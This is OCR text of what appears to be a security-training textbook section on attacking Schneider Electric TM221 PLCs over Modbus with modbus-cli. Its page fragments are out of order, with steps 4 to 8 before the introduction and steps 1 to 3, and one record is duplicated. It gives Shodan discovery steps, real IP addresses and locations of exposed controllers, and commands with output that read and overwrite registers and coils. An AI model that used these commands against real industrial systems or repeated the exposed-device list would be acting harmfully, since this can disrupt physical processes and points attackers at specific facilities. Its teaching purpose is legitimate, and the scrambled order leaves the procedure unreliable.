
193.210.225.244 2022-05-24T08:15:07.869726
mobile-user-c1d2e1-244.dhcp.inet.fi
Telia Finland Oyj

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R
```

Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```




```
root@kali:~# modbus read [redacted] %MW100 10
%MW100         0
%MW101         0
%MW102         0
%MW103     17302
%MW104         0
%MW105         0
%MW106         0
%MW107     17302
%MW108     39322
%MW109     16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```



```
root@kali:~# modbus read [redacted] %M100 10
%M100     1
%M101     0
%M102     1
%M103     0
%M104     1
%M105     0
%M106     0
%M107     0
%M108     0
%M109     0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Hacking PLC using modbus-cli (Cont'd)


Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```



```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Hacking PLC using modbus-cli


PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.



TOTAL RESULTS

60

TOP COUNTRIES

Spain	27
France	8
Turkey	5
Australia	4
Finland	4
More...	

TOP PORTS

502	53
503	7

TOP ORGANIZATIONS

TELEFONICA DE ESPANA	13
Vodafone	

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

185.120.45.187 2022-05-24T09:21:34.136508

187.45.120.185.dynamic.wifilavall.net
Wifi La Vall, SL
Spain, Ontinyent

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R  V2

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 255
-- Device Identification: Schneider Electric TM221ME16R V2.2
```

80.11.245.254 2022-05-24T09:16:11.872976

lneuilly-657-1-61-254.w80-11.abo.wanadoo.fr
LNMSO568 Montsouris
France, Neuilly-sur-Seine

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R  V2

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 255
-- Device Identification: Schneider Electric TM221ME16R V2.2
```

193.210.225.244 2022-05-24T08:15:07.869726

mobile-user-c1d2e1-244.dhcp.inet.fi
Telia Finland Oyj

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R
```

Figure 18.112: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  ```
  gem install modbus-cli
  ```

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.12: Modbus data types

